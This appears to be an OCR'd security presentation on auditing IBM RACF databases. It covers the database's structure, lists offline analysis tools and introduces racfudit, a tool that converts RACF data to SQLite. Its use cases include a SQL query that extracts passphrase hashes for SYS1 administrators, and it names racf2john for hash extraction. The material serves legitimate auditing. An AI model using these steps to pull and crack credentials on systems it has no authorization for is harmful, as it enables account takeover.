
RACF Overview




- Identifying and verifying users
- Authorizing users to access protected resources
- Recording and reporting access attempts

RACF DB

- Profile is a entity record in RACF DB
- There are USER, GROUP, DATASET and GENERAL profiles
- Profile consists of segments: BASE, DFP, OMVS, TSO, etc.
- Segment contains fields



RACF DB Structure



- Header (inventory control block, ICB)
  - The first block in a RACF DB, contains a general description of the DB
- Templates
  - Table of templates for each profile
- Segment Table
  - Mappings of individual segments from within a template
- BAM (block availability mask)
  - Shows the availability (free/occupied) of the corresponding blocks in RACF DB
- Index blocks
  - Multilevel index set to locate profile segments
- Data
  - Profile segments


RACF DB audit

What we want


- offline audit
- analysis of all data
- Handy data search

Tools

- racf2john – extract DES or KDFAES password hashes (no passphrases)
- https://github.com/mainframed/racf2sql - convert output of RACF DB unload utility (IRRDBU00) to SQLite db
- https://github.com/Inlyssg/IRRXUTIL - REXX scripts to interact with RACF
- https://github.com/mainframed/Enumeration - enumeration REXX scripts (including RACF)
- https://github.com/Inlyssg/zos/racf_debug_cleanup.c - dump only BASE segments in plain text from RACF DB



RACF DB analyze approach




RACF DB audit tool: racfudit

- golang
- dynamically created profile structures based on templates
- tested on RACF DB v1.13 and v2.02
- different output: SQLite or plain text

ToDo:

- Integration with neo4j

https://github.com/klsecservices/racfudit



	id	ProfileName	Offset	RawData	ENTYPE	VERSION	AUTHDATE	AUTHOR	
1	1		0x002b2400	8300004a00000049b5c2c1e2c540404040008008999...	2	1	2000, day 224		
2	2		0x00015000	83000001000000067c2c1e2c540404040008008999...	2	1	2000, day 224		
3	3		0x00015100	83000001000000067c2c1e2c540404040008008999...	2	1	2000, day 224		
4	4		0x00015300	8300000100000000cec2c1e2c54040404000800c1d5e...	2	1	2010, day 216	IBMUSER	0
5	5		0x00015400	8300000100000000cdc2c1e2c54040404000700c1d5e...	2	1	2010, day 216	IBMUSER	0
6	6		0x0007c800	8300000100000000d0c2c1e2c54040404000600c1d6c...	2	1	2018, day 187		0
7	7		0x000c9600	8300000100000000dac2c1e2c54040404000500c1d6c...	2	1	2019, day 105		0
8	8		0x00015800	83000002000000103c2c1e2c54040404000800c1d7e...	2	1	2010, day 216	IBMUSER	0
9	9		0x00015c00	8300000100000000ccc2c1e2c54040404000700c1e7d...	2	1	2010, day 216	IBMUSER	0
10	10		0x000aea00	83000004000000322c2c1e2c54040404000600c1f3c...	2	1	2018, day 340	IBMUSER	0
11	11		0x000a6500	8300000100000000d0c2c1e2c54040404000700c1f3c1...	2	1	2018, day 340	IBMUSER	0
12	12		0x000a6700	83000002000000102c2c1e2c54040404000600c1f3c1...	2	1	2018, day 340	IBMUSER	0
13	13		0x00074300	8300000100000000ccc2c1e2c54040404000700c1f3c7...	2	1	2018, day 352	IBMUSER	0
14	14		0x00016100	8300000100000000cec2c1e2c54040404000800c2d3e...	2	1	2010, day 216	IBMUSER	0
15	15		0x00057f00	8300000100000000d5c2c1e2c54040404000700c2d4f...	2	1	2017, day 241	DB2SYS	0
16	16		0x00059000	8300000100000000d9c2c1e2c54040404000700c2d4f...	2	1	2017, day 241	DB2SYS	0
17	17		0x000f1f00	8300000100000000cbc2c1e2c54040404000800c2d7e...	2	1	2019, day 212		0
18	18		0x00016400	83000002000000103c2c1e2c54040404000800c2d7e...	2	1	2010, day 216	IBMUSER	0
							1998, day 229	IBMUSER	0
							2010, day 216	IBMUSER	0
							2019, day 218		0
							2017, day 314		0
							2001, day 323	IBMUSER	0
							2010, day 216	IBMUSER	0

```
# ./racfudit -f racf -sql racf.db -dump racf.txt -log racf.log
INFO: Extracting Inventory Control Block (ICB)
INFO: Extracting Templates
INFO: Generating Profile structure based on RACF templates
INFO: Extracting Index Blocks
INFO: Extracting Profiles
INFO: Saving RACF profiles as plain text file racf.txt
INFO: Creating tables in SQLite3 DB racf.db for RACF profiles
INFO: Saving RACF profiles in SQLite3 DB racf.db
INFO: Done
#
```

racfudit: use cases

Case #1: Extract passphrase hashes

Extract passphrase hashes for all system administrators (group SYS1)

```
1  select ProfileName, PHRASE, CONGRPNM  from USER_BASE
2  where PHRASE <> "" and  CONGRPNM LIKE "%SYS1%";
```

ProfileName	PHRASE	CONGRPNM

```
Execution finished without errors.
Result: 4 rows returned in 11ms
At line 1:
select ProfileName, PHRASE, CONGRPNM  from USER_BASE
where PHRASE <> "" and  CONGRPNM LIKE "%SYS1%";
```

Case #2: Dataset UACC Misconfiguration

Find all data sets with UACC (universal access authority) ALTER

```
1  select ProfileName, UNIVACS  from DATASET_BASE
2  where UNIVACS LIKE "1%";
```

